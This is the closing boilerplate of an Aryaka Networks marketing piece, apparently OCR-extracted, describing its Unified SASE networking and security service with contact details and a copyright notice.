
Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit **www.aryaka.com**.

Experience Aryaka's Unified SASE as a Service

View Interactive Tour

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925



© COPYRIGHT 2015-2026 ARYAKA NETWORKS, INC. ALL RIGHTS RESERVED.